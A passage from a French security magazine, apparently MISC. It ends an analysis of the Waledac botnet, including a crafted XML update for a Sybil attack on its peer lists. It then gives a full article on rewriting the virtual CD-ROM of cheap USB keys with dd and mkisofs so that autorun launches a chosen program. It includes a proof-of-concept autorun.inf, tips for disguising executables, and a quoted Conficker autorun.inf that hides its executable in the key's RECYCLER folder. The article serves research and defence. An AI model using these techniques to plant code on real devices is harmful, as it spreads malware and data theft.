Il convient donc de s'intéresser aux moyens éthiquement acceptables de tirer parti de cette situation. Parmi de nombreuses possibilités, citons :

1. Remanier les templates de spam distribués pour les rendre inoffensifs : modifier les URL distribuées pour qu'elles pointent vers des sites inexistants, donner des adresses e-mails invalides...
2. Pratiquer la désinformation contre les serveurs de contrôle : par exemple modifier les rapports de spam envoyés par les bots pour mettre toutes les adresses e-mails comme injoignables, ce qui devrait les sortir de la liste des adresses à spammer.
3. Faire remonter aux serveurs des logins/mots de passe sur des serveurs qui sont sous notre contrôle, nous permettant alors d'observer la manière dont ils exploitent ces informations.

3.3.2 Sybil-attack

Comme expliqué précédemment, les bots Waledac sont identifiés par un ID de 16 octets. Les adresses IP n'ont donc pas besoin d'être uniques et cela permet de créer avec une seule adresse un ensemble de bots Waledac.

L'idée de cette attaque est donc de créer un « super-répéteur » dont l'adresse IP sera très répandue dans le réseau sous différents ID et qui sera choisie très souvent par les bots comme répéteur pour faire transiter leur trafic. De plus, grâce à l'attaque précédente, notre bot pourra lire tout le trafic et le modifier.

Pour infiltrer le botnet de cette façon, il nous faut donc propager les informations de notre bot. Pour cela, nous utilisons le mécanisme de mise à jour par échange de message qui, comme expliqué précédemment, fait en sorte que les bots s'échangent régulièrement des extraits de 100 répéteurs de leur RList. La propagation de nos informations est rendue plus facile grâce à un manque de rigueur du programme : Waledac ne vérifie pas que les mises à jour qu'il reçoit contiennent 100 entrées. Il est donc possible d'envoyer un message avec 500 bots et de remplir toute la RList du receveur, pour peu que les timestamps soient bien choisis. En clair, les messages envoyés sont de la forme :

```
<lm>
<localtime>0</localtime>
<nodes>
<node ip="notreAdresseIP" port="80" time="0">00000000000000000000
00000000001</node>
<node ip="notreAdresseIP" port="80" time="0">00000000000000000000
00000000002</node>
...
<node ip="notreAdresseIP" port="80" time="0">00000000000000000000
00000000500</node>
</nodes>
</lm>
```

Quand le bot reçoit ce message, toutes les entrées de sa RList seront remplacées grâce à la différence nulle entre le timestamp global et les locaux qui implique que leur nouveau timestamp sera le plus récent possible (voir 3.2.2).

L'effet de cette technique sur le bot cible va dépendre de son rôle :

- S'il s'agit d'un répéteur, après qu'il ait reçu ce message, il y a une situation de *race-condition* : il est très probable qu'il soit présent dans la RList d'autres bots, qui vont certainement lui envoyer des mises à jour avec de « bons » répéteurs qui seront, si un certain temps s'est écoulé, plus récents que les nôtres. Ceci implique que, pour maximiser les chances d'être choisi par le bot cible comme répéteur, nous devons continuer à lui envoyer nos messages de mises à jour.
- S'il s'agit d'un spammeur, le résultat de l'attaque est beaucoup plus net : comme le spammeur n'est pas joignable directement (c'est lui qui contacte les répéteurs et pas l'inverse), il va être totalement isolé du reste du botnet et ne passera que par notre répéteur. Mais, cela veut dire qu'il faut qu'on ait déjà été contacté par le spammeur pour y délivrer notre mise à jour (ce qui implique d'avoir infecté un certain nombre de répéteurs qui lui auront alors donné nos informations).

Cette technique peut être utilisée pour altérer le canal de contrôle de Waledac : en délivrant nos mises à jour spécialement construites à travers le botnet, nos faux-bots vont prendre de l'importance et devenir des répéteurs fréquemment choisis. Il nous suffit alors de ne pas relayer le trafic de contrôle vers les protecteurs pour rendre inutile une grande partie du réseau, créant ainsi une sorte de « trou noir ». Cette technique nécessite bien sûr des ressources réseau conséquentes, notamment pour supporter le nombre de connexions. Néanmoins, sa mise en place pourrait être facilitée par l'existence d'un certain nombre de problèmes dans l'implémentation de la partie réseau de Waledac : par exemple, la réception d'un message HTTP spécialement construit provoque une terminaison du processus, ce qui pourrait aider à diminuer le nombre de bots une fois que ceux-ci sont infectés de façon complète (c'est-à-dire quand ils ne sont plus dans aucune autre liste).

4. Le nouveau Storm ?

L'opération de Waledac est très semblable à ce que nous avons observé avec Storm en 2007 et 2008 [16]. En effet, les caractéristiques suivantes sont similaires dans les deux cas :

- Techniques d'ingénierie sociale liées à des événements temporels. Par exemple, Storm et Waledac se sont tous deux propagés pour la St-Valentin et la fête de l'Indépendance des États-Unis.
- Utilisation de protocoles peer-to-peer pour la communication au sein du botnet.
- Utilisation de double fast-flux DNS pour maintenir les serveurs reliés à leur opération.
- Vol d'informations stockées sur le disque dur afin de construire une liste d'adresses e-mail.
- Format des templates utilisés pour l'envoi de spam qui sont exactement les mêmes.
- Architecture réseau utilisant une couche de protection avant les serveurs de contrôle.

D'un autre côté, plusieurs points diffèrent entre les deux opérations :

- L'engin d'envoi de spam est intégré dans les binaires de Waledac, tandis que pour Storm il était déployé séparément.
- Storm utilisait une bibliothèque externe (KadC) pour ses communications peer-to-peer, tandis que Waledac emploie un protocole maison directement inclus dans le binaire.
- A l'inverse, les fonctions de cryptographie de Storm sont faites maison tandis que Waledac utilise la bibliothèque OpenSSL.

- Storm a été programmé en C, tandis que Waledac utilise le langage C++ et son paradigme objet.

Les similarités entre les opérations de haut niveau sont très frappantes, principalement par rapport aux réseaux de commande et contrôle et à l'envoi de spam, ce qui nous laisse croire que les opérations de Storm et Waledac ont probablement été coordonnées par les mêmes personnes. Par contre, au vu des différences techniques, tout porte à croire que deux groupes de programmeurs différents ont été impliqués. Si les mêmes programmeurs avaient fait Storm et Waledac, ils auraient probablement utilisé le même langage de programmation et corrigé dans Waledac les erreurs commises avec Storm. En effet, Storm souffrait de faiblesses dans son design et son utilisation de la cryptographie qui ont été exploitées [17]. Il est difficile à croire que les programmeurs auraient fait deux fois les mêmes erreurs.

À la lecture de cet article, il serait facile de conclure que les programmeurs de malwares font beaucoup d'erreurs et n'apprennent pas de celles-ci. D'un autre côté, il faut remarquer qu'ils sont très efficaces, puisqu'ils réussissent à développer rapidement des logiciels et à mettre en place des botnets de plusieurs milliers de systèmes infectés. Puisque le but premier de leur opération est le gain rapide, ils n'ont aucune raison de chercher à créer un botnet parfait qui prendrait plus de temps à développer et déployer et donc à rentabiliser. Il leur est beaucoup plus profitable de recommencer la même opération chaque année avec un code différent, pas idéal mais fonctionnel.

5. Mise à jour

Le 20 juillet, après plus de 8 mois de propagation, les auteurs de Waledac se sont aperçus du problème de la clé de session et ont commencé à générer des clés aléatoires. Mais le changement de clé n'intervient que toutes les deux heures, ce qui ne change absolument rien à la faisabilité des attaques présentées dans cet article : il suffit d'aller demander la clé de session régulièrement en envoyant un message `getkey`. ■

Remerciements

Merci à Nicolas Fallière et à José M. Fernandez pour leur aide lors de la rédaction de cet article.

Références

[1] Spam Trackers, Canadian Health&Care, **http://spamtrackers.eu/wiki/index.php/Canadian_Healthcare**

[2] Computer World, « Conficker cashes in installs spam bots », **http://www.computerworld.com/s/article/9131380/Conficker_cashes_in_installs_spam_bots_and_scareware**

[3] Microsoft Malware Protection Center, « Where is Waledac – Episode 2 », **http://blogs.technet.com/mmpc/archive/2009/05/07/where-is-waledac-episode-ii.aspx**

[4] WU (Scott), ZINK (Terry), MOLENKAMP (Scott), « Spambot Case Study, Where is Waledac? », *Virus Bulletin*, juin 2009.

[5] SKOCHINSKY (Igor), « Reversing Microsoft Visual C++ Part II: Classes, Methods and RTTI », **http://www.openrce.org/articles/full_view/23**

[6] STEWART (Joe), « Inside the Storm: Protocols and Encryption of the Storm Botnet », *BlackHat* 2008.

[7] OpenSSL Team, **http://www.openssl.org**

[8] TinyXML Team, **http://www.grinninglizard.com/tinyxml**

[9] OBERHUMER (Markus F.X.J.), MOLNÁR (László) et REISER (John F.), « the Ultimate Packer for eXecutables », **http://upx.sourceforge.net**

[10] GULBRANDSEN (John), « System Call Optimization with the SYSENTER Instruction », **http://blog.donews.com/zwell/archive/2005/03/13/300440.aspx**

[11] IBSEN (Jørgen), « aPLib compression library », **http://www.ibsensoftware.com/products_aPLib.html**

[12] No Virus Thanks, « Gootkit », **http://novirusthanks.org/blog/tag/gootkit-ldr**

[13] WinPcap Team, « The Packet Capture and Network Monitoring Library for Windows », **http://www.winpcap.org**

[14] The Honeynet Project, « Know Your Enemy: Fast-Flux Service Networks », **http://www.honeynet.org/papers/ff/**

[15] SYSOEV (Igor), « Nginx », **http://nginx.net**

[16] BUREAU (Pierre-Marc), « Les changements climatiques et les logiciels malicieux », *MISC* 38.

[17] WICHERSKI, WERNER, LEDER, SCHLOSSER, STORMFUCKER, « Owning the Storm Botnet », *25th Chaos Communicating Congress.*

Yann Le Brech
yann.le-brech@abc-web.fr

LA SÉCURITÉ DES CLÉS USB

mots-clés : *USB / U3 / autorun / CDFS / proof-of-concept*

Dans les précédents articles à propos des clés USB, il a été montré que, grâce à quelques règles udev et quelques scripts savamment écrits, il était possible de recopier le contenu d'une clé (même effacé) et même le contenu du disque dur de la victime, en jouant avec les fichiers autorun. Tout ceci sans aucune manipulation suspecte de l'attaquant, simplement grâce à l'automatisation des scripts et la crédulité de la victime.

Dans cet article, nous allons présenter une catégorie plus récente d'attaques concernant des clés USB, qui porte cette fois-ci sur un certain type de clés, disponibles à prix modique au grand public.

1. Les faits

Aujourd'hui, quand vous achetez une clé USB, vous n'achetez plus seulement un bout de silicium capable de transporter des données. Les clés sont de plus en plus complètes, et afin de rivaliser avec les concurrents, les fabricants ne cessent de trouver de nouvelles idées afin de faire vendre leurs produits : par exemple, les clés qui savent lire les MP3/WMA, celles avec une diode blanche qui sert de lampe-torche ou encore celles que l'on peut protéger par mot de passe. Certaines d'entre elles proposent également des logiciels gratuits permettant de gérer les images ou la musique. Tous ces outils suivent bien la tendance actuelle dans le monde de l'informatique grand public qui veut que tout fonctionne seul, et ce, le plus simplement possible (et parfois au détriment de la sécurité, comme nous l'avons déjà vu et que nous allons encore le voir).

Afin de combler le confort que l'utilisateur réclame, il est de plus en plus courant de voir disparaître les CD de pilotes fournis avec les clés USB. En effet, la plupart du temps, les pilotes sont intégrés à Windows, ce qui justifie réellement l'utilité du fameux Plug & Play (sauf pour les systèmes les plus anciens comme Windows 98). Mais les logiciels nécessaires au fonctionnement des différents services proposés ne sont pas forcément intégrés au système d'exploitation. Il faut donc arriver à les stocker quelque part.

Une solution plausible : Internet. Mais, l'utilisateur moyen ne se verra pas aller sur Internet afin de trouver puis télécharger les logiciels de sa clé USB. Non, il fallait autre chose qui permette à l'utilisateur d'avoir le CD de pilotes, mais sans avoir à le transporter...

Et c'est là que nos constructeurs ont eu une idée de génie : intégrer le CD à la clé ! La solution adoptée est donc de faire installer un lecteur CD virtuel en même temps que la clé de stockage, qui propose à l'utilisateur les outils dont il a besoin. Évidemment, le principe du lecteur CD virtuel a trois avantages :

- Pas besoin de s'encombrer d'un CD : tout est déjà dans la clé ;
- L'utilisateur ne risque pas d'effacer le CD, et donc de perdre accidentellement les pilotes ;
- En branchant la clé dans son ordinateur, et grâce au fichier `autorun.inf`, le pilote peut démarrer son installation automatiquement, évitant ainsi à l'utilisateur d'avoir à le faire à la main.

L'idée semblait être bonne, mais les fabricants ont, sans le vouloir, mis à disposition des pirates un excellent moyen de propager des virus ou des moyens de vols de données.

2. Les explications

2.1 Petit tour d'horizon sous Windows

Prenons par exemple une clé de marque **Memup Pop Key** [1], les clés avec le bouchon rétractable. Ces clés, que l'on trouve en hypermarché à partir de 5 €, proposent à l'utilisateur de créer une partie de la clé publique (accessible dès l'insertion de la clé) et une autre partie de la clé « privée » (accessible uniquement après avoir entré un mot de passe). Le logiciel capable de configurer la clé et gérer l'accès à la partie privée se trouve dans un lecteur CD virtuel :




Figure 1 : Disques de la clé, tels qu'ils apparaissent par défaut

La lettre G contient ici le lecteur CD virtuel de la clé, et la partie stockage de la clé est accessible à la lettre H. Si nous regardons le contenu du lecteur CD, nous y trouvons le manuel en PDF et en plusieurs langues, et le petit programme capable de donner accès à la partie privée de la clé (voir Figure 2).

Enfin, les propriétés du lecteur CD en question ne nous apprennent rien de très intéressant, seulement que c'est un système de fichiers CDFS, et qu'il utilise 2,01 Mo de place. Le fichier `Autorun.inf` est configuré de sorte à donner au CD l'icône *Memup* et le nom « *Pop key* » (et ça fonctionne bien).




Figure 2 : Contenu du lecteur CD de la clé.

```
[Autorun]
icon=Memup.ico
label=Pop key
```

Rien d'intéressant à première vue sous Windows. Passons à Linux.

2.2 Analyse sous Linux

Le système avec lequel ces tests ont été réalisés est une distribution à base de noyau Linux 2.6.18. Il faut préciser que la seule nécessité est d'utiliser le module du noyau « *Low Performance USB Block driver* » (`/dev/ub*`) et non le « *USB Mass Storage support* » (`/dev/sd*`), car ce dernier ne fonctionne pas avec les manipulations décrites ci-après.

Branchons la clé. Notre cher ami `udev` nous a créé quelques fichiers pour l'occasion :

```
# ls /dev/ub*
/dev/uba  /dev/ubb  /dev/ubb1
```

Attention : Ne vous trompez pas lorsque vous vous servez des périphériques situés dans le répertoire /dev : une fausse manipulation et vous risquez de détruire des données de façon irrémédiable !

Le périphérique ubb semble contenir les informations de la clé (à cause de la partition ubb1), tandis que uba semble contenir le lecteur CD. Vérifions-le en le montant dans un répertoire temporaire :

```
# mount /dev/uba /mnt/tmp
# ls /mnt/tmp
Autorun.inf                  IT_Memory\ bar\ manual.pdf
DE_Memory\ bar\ manual.pdf   Memorybar.exe
EN\ Memory\ bar\ manual.pdf  Memup.ico
ES_Memory\ bar\ manual.pdf   PT_Memory\ bar\ manual.pdf
FR\ Memory\ bar\ manual.pdf
```

Après avoir démonté le répertoire, nous allons faire quelques tests sur la clé, avec l'outil dd :

```
# dd if=/dev/uba of=/root/popkey.iso
11264+0 records in
11264+0 records out
```

Cette commande nous a permis de récupérer le contenu complet et exact, octet par octet, du périphérique /dev/uba. Nous nous retrouvons donc avec un fichier popkey.iso faisant environ 5,5 Mo (11264*512 octets), contenant l'ISO de la clé. Nous le vérifions simplement en montant le fichier en *loopback* :

```
# mount /root/popkey.iso /mnt/tmp -o loop
# ls /mnt/tmp
Autorun.inf                  IT_Memory\ bar\ manual.pdf
DE_Memory\ bar\ manual.pdf   Memorybar.exe
EN\ Memory\ bar\ manual.pdf  Memup.ico
ES_Memory\ bar\ manual.pdf   PT_Memory\ bar\ manual.pdf
FR\ Memory\ bar\ manual.pdf
```

Nous avons donc copié le contenu du CD sur le disque dur. Essayons maintenant de faire l'inverse :


```
# dd if=/root/popkey.iso of=/dev/uba
11264+0 records in
11264+0 records out
```

Tiens donc ! Il semblerait que ça n'a dérangé personne... En effet, si on rebranche la clé sous Windows, le contenu de la clé est toujours accessible. Testons à présent autre chose : nous allons créer une nouvelle ISO contenant un simple fichier texte, et l'écrire dans la clé :

```
# mkdir macle
# echo "Bonjour" > macle/test.txt
# mkisofs -o /tmp/testcle.iso macle
# dd if=/tmp/testcle.iso of=/dev/uba
700+0 records in
700+0 records out
```

Sans surprise, l'écriture semble avoir réussi ici aussi. Maintenant, retournons sous Windows, et observons ce qu'il en est sur les figures 3 et 4.

Eh oui, sous vos yeux ébahis, nous venons bel et bien de modifier la structure du lecteur CD virtuel de notre clé USB.



Figures 3 et 4 : Disques de la clé et contenu du lecteur CD, après modification.

3. Les possibilités

Le fait de pouvoir modifier l'image du lecteur CD de notre clé pourrait sembler assez peu utile, voire passer pour un de ces « trucs de *geek* » aux yeux du grand public. Et pourtant, un gros problème se pose en réalité : le fichier autorun.inf, contenu dans ce CD, est modifiable, donc la possibilité de faire exécuter un fichier de notre choix à chaque insertion de la clé est possible.

3.1 La preuve en images

Afin de prouver que ces modifications sont réalisables, nous allons ajouter quelques éléments à notre fichier ISO : un fichier icône, un exécutable (par exemple la calculatrice Windows) et un fichier autorun.inf que voici :

```
[autorun]
open=calc.exe
icon=ico_key.ico
```

Après un petit coup de mkisofs et de dd, nous repartons sur notre Windows où, après insertion de la clé, nous nous retrouvons face à... la calculatrice Windows. L'icône du lecteur CD dans le poste de travail a également changé :

Figure 5 : Disques de la clé, avec notre fichier autorun.inf personnalisé

Il a également été possible de mettre le nom MEMUP comme titre du CD, afin de faire croire qu'il s'agissait bel et bien de la clé Memup. Bien sûr, il est plus judicieux de reprendre l'icône et le nom d'origine, mais il ne s'agit là que de tests, pour bien montrer les changements sur la clé.

3.2 Les risques en réel

Évidemment, pour un attaquant, il n'y a pas grand intérêt à forcer un utilisateur à faire des maths. Mais pour lui, le fait d'y glisser un virus ou un programme de sa création est bien plus important. De cette manière, il peut s'assurer que, sur toutes les machines Windows (non protégées, voir la suite) où la clé ira, son programme entrera en action et pourra dérober des fichiers en les copiant sur la clé, ou bien en se les envoyant par mail, comme cela a été décrit dans l'article précédent [2]. Il pourra également surveiller les frappes du clavier, dérober les informations des autres clés USB qui pourraient se connecter à la machine, désactiver certaines sécurités afin de faciliter l'accès ou la modification des données... Enfin tout un programme de pirate, en somme. Les différents moyens de programmer des scripts malveillants ont déjà été discutés dans de précédents articles [2], et il est même possible de trouver des kits spécialisés (« clés en main », si j'ose dire...) sur Internet, créés dans le but de faciliter la mise en œuvre et le déploiement de ce type d'attaque.

Pour information, le contenu maximal de la clé peut être facilement vérifiable, en remplissant la clé :

```
# dd if=/dev/zero of=/dev/uba
dd: writing /dev/uba: No space left on device
11265+0 records in
11264+0 records out
```

La quantité maximum de place disponible est donc de 5,5 Mo, qui n'est finalement rien d'autre que la taille du fichier popkey.iso que nous avons récupéré au début de l'article. C'est largement suffisant pour y mettre toute une panoplie d'outils dangereux pour la santé d'une entreprise. Et les méthodes pour dissimuler des fichiers exécutables sont nombreuses : noms de fichiers barbares ou connus (UsrMgr32.exe, ToolBar.exe, AdobeReader70fr.exe...), fichiers cachés ou système, utilisation de l'extension pif (UserManual.pdf.pif) ou de noms de fichiers très longs pour cacher l'extension... L'attaquant n'a que l'embarras du choix.

Un autre avantage, de taille, est que l'utilisateur, même s'il s'aperçoit de l'arnaque, ne pourra pas changer lui-même la clé afin de supprimer le virus, sauf s'il connaît cette technique. Cela dit, même si son antivirus lui avertit qu'un virus a été trouvé dans le lecteur CD de sa clé USB, pensez-vous qu'il y croirait ? Et vous ?

3.3 Encore plus loin

On peut être encore plus vicieux que cela, en automatisant le processus : notre ami Bob (des articles précédents) peut, dans son prochain fichier usbdumper-4.sh, patcher automatiquement la clé de son « amie » Alice afin d'insérer un virus dans le lecteur CD virtuel. Il n'aura qu'à découvrir le type de chacune des parties de sa clé, extraire le contenu de l'image du CD, ajouter son virus, modifier le fichier autorun.inf, recréer l'image avec mkisofs puis réécrire la clé (vous me suivez ?). Tout ceci très rapidement, et très silencieusement. Ainsi, la clé d'échange d'Alice pourra infecter tous ses amis à la fois, et ce, sans le moindre soupçon de leur part. Et malgré un formatage complet de la clé comme cela avait été préconisé comme moyen de protection, le lecteur CD, lui, ne changera pas, et le virus restera donc dans la clé.

Si la clé d'Alice ne contient pas de lecteur CD virtuel ou si celui-ci n'est pas modifiable, il est tout à fait possible qu'un jour ce soit Bob qui aille chez Alice, avec sa propre clé piratée. Méfiez-vous donc des clés que l'on branche sur vos PC, même si ça paraît évident, on n'y pense pas toujours ! Il peut même arriver que l'on branche une clé sur votre machine sans que vous ne soyez au courant, en particulier sur un ordinateur portable dans un lieu public, dans le train par exemple. Un moment d'inattention, et le mal est déjà fait.

On peut également se poser la question de la faisabilité de la chose sous Windows, c'est-à-dire qu'un virus puisse infecter les lecteurs CD virtuels des clés USB, par exemple. Il serait alors envisageable d'installer un pilote trafiqué afin de pouvoir affecter la clé directement,

mais ce n'est possible qu'en tant qu'administrateur (et c'est tout sauf silencieux). Il est également possible de profiter des bugs du pilote ou des fonctionnalités de mise à jour pour écrire sa propre image ISO dans la clé [3]. Le lecteur intéressé saura trouver la documentation nécessaire sur les sites spécialisés.

Rappelons tout de même que, si les virus n'ont pas l'habitude de se loger dans le lecteur CD virtuel, ils peuvent (et ne s'en privent pas) très facilement infecter la partie stockage de la clé, et ceci concerne toutes les clés. Autrefois, on pouvait encore protéger physiquement les disquettes contre l'écriture, mais la plupart des clés USB ne disposent plus de cette fonction. Une parade consisterait à utiliser une clé lecteur de cartes flash (SD, MMC, xD...), et protéger la carte flash en écriture.

4. Les recours

4.1 Comment se protéger ?

Les explications du précédent article [2] à propos de la désactivation de l'autoexécution s'appliquent dans notre cas aussi (car le lecteur CD ne pourra alors plus démarrer automatiquement, même si le virus reste dans la clé). La modification de la clé de registre appropriée est donc une bonne parade (voir Figure 6), mais le lancement manuel de la clé est toujours possible, et l'attaque au fichier `autorun.inf` dans la zone de stockage de la clé peut tout à fait être utilisée en combinaison avec la modification de l'image du CD. Plus il y a de moyens, plus il y a de chances de succès !




Figure 6 : Clé du registre à modifier afin de désactiver l'autorun

Comme nous l'avons déjà fait remarquer, les antivirus ne seront ici d'aucune utilité, car ils ne pourront pas supprimer le virus de la clé. Tout au plus, ils avertiront l'utilisateur du problème, mais celui-ci risque fort de ne pas y croire ou tout simplement ne pas savoir quoi faire.

Une parade également évidente est d'utiliser Linux pour faire ses manipulations avec la clé USB. À ma connaissance, aucune distribution Linux ne propose de fonctionnalité similaire à l'autorun sous Windows, mais le jour où ce sera le cas, il faudra s'en méfier. Un projet existe à ce sujet [4], mais n'est pas proposé par défaut sur la plupart des distributions, bien qu'il existe sous forme de package, en particulier pour Gentoo.

4.2 Quelques défauts

Cette technique, mis à part les défaillances relatives à la désactivation de l'autorun et de l'utilisation de Linux, souffre de quelques défauts, mais ils ne sont pas insurmontables.

D'abord, à l'insertion de la clé, les lettres de lecteur choisies dépendent de la configuration de l'ordinateur de l'utilisateur, donc peuvent être considérées comme aléatoires (par exemple, sur mon PC principal, il n'y a même plus de lettre disponible...). L'astuce, dans le cas d'un virus, serait de détecter la lettre de la clé grâce à un nom de fichier connu ou au numéro de série du système de fichiers. Cela ralentit le processus de copie de fichiers, mais ne l'empêche pas.

Ensuite, avec les clés testées dans cet article, le lecteur CD ne démarre pas automatiquement dans un cas bien précis : celui où la clé est insérée pour la première fois. Le lecteur étant fraîchement installé, Windows ne lance pas l'autorun. Ceci est toutefois provisoire, car à la deuxième insertion, cette fois-ci tout fonctionne normalement. Si vous n'avez la possibilité d'insérer qu'une seule fois votre clé, vous pouvez toujours faire croire que celle-ci a quelques problèmes et qu'il faut la réinsérer pour qu'elle fonctionne correctement, et le tour est joué.

Enfin, toutes les clés ne peuvent pas modifier l'image du lecteur CD virtuel, comme décrit ici. Par exemple, des tests menés avec une clé de marque **SanDisk U3** révèlent qu'elle ne semble pas vulnérable (l'image ISO reste la même après la manipulation, même si `dd` n'indique aucun message d'erreur). Cependant, une attaque similaire sur ces clés a été publiée en 2006 [3], mettant en œuvre le logiciel de mise à jour fourni par le constructeur. Bien sûr, cela ne veut pas dire qu'elle n'est pas vulnérable aux virus, mais elle n'est pas vulnérable à l'attaque décrite dans cet article. Enfin, si c'est votre propre clé, il existe sur Internet des moyens physiques de modifier la mémoire Flash de la clé, mais cela nécessite beaucoup plus de compétences et de matériel.

Figure 7 : Présentation de l'autorun sous Vista, avec un fichier autorun.inf malicieux

```
[autorun]
open=RECYCLER\\S-1-6-20-3802918391-3809376219-530039213-2313\\jwgkvsq.vmx,ahaezedrn
icon=%SystemRoot%\\system32\\SHELL32.dll,4
action=Open folder to view files
shell\\open=Open
shell\\open\\command=RECYCLER\\S-1-6-20-3802918391-3809376219-530039213-2313\\jwgkvsq.
vmx,ahaezedrn
shell\\open\\default=1
```

Figure 8 : Exemple de fichier autorun.inf qui produit le résultat de la figure 7. Remarquez que l'exécutable est dissimulé dans la corbeille de la clé.

Il faut également parler de Windows Vista et Windows Server 2008 : la fonction Autorun ne se comporte plus de la même manière sur ces systèmes. Alors que, sur les versions précédentes, le fichier `autorun.inf` était immédiatement exécuté sans aucune action de l'utilisateur, désormais une fenêtre propose le choix de l'action à mener. Donc, a priori, l'attaque n'est plus possible avec Vista. Et pourtant, c'est faux, car il suffit de créer un fichier `autorun.inf` qui trompe le choix de l'utilisateur (voir Figures 7 et 8). Cette technique a notamment été utilisée par le ver **Conflicker [5]**.

Conclusion

On a pu voir que l'automatisation des tâches de l'utilisateur lui facilite la vie autant qu'aux attaquants. Les points forts des clés USB deviennent très vite des points faibles, à partir du moment où des actions malhonnêtes sont possibles. Cette technique peut toutefois être utilisée à bon escient par un informaticien qui voudrait par exemple pratiquer une installation automatique d'un logiciel sur une série de PC en insérant une simple clé, utiliser ses propres outils ou encore se débarrasser de ces logiciels encombrants que les constructeurs nous forcent à utiliser.

Afin de se protéger un maximum contre ce type d'attaques, il faut donc être certain que la clé n'est pas modifiable (un simple test sous Linux comme celui décrit plus haut permet de le vérifier ou bien d'acheter une clé qui ne propose pas de lecteur CD virtuel), ne jamais cliquer sur les autoexécutions (et les désactiver dès que possible) et utiliser une machine et une clé USB dédiées à ce type d'échanges, sur un système d'exploitation non propriétaire, afin d'éviter un vol de données trop important. Et évidemment, éviter les clés proposant des fonctions d'autorun intégrées (par exemple **[6]**).

Encore une fois, et comme dans bien des cas, une sensibilisation des utilisateurs sur les risques liés aux clés USB et aux échanges de fichiers et d'informations en général **[7]** est primordiale, car ce sont aussi les plus vulnérables et les plus crédules en la matière. ■

Remerciements

Je souhaiterais remercier chaleureusement toutes les personnes m'ayant aidé à la rédaction, aux tests et à la relecture de cet article, en particulier M. Nidal Ben Aloui, M. Pierre Bétouin et, bien sûr, M. Frédéric Raynal, pour la publication de mon premier article.

Références

[1] http://www.memup.fr/POP-KEY-La-petite-cle-coloree-et-retractable-!_a333.html

[2] MISC n°42, pages 60 à 67.


[3] http://web.archive.org/web/20080214021248/www.mcgrewsecurity.com/research/hackingU3/

[4] http://sourceforge.net/projects/autorun/

[5] http://en.wikipedia.org/wiki/AutoRun#Attack_vectors

[6] http://www.flashbay.com/usb_flash_drive_autorun_setup.html

[7] http://en.wikipedia.org/wiki/USB_flash_drive#Security



Emmanuel Fleury – fleury@labri.fr
Enseignant-chercheur au Master Cryptologie & Sécurité Informatique
de l'université de Bordeaux 1.

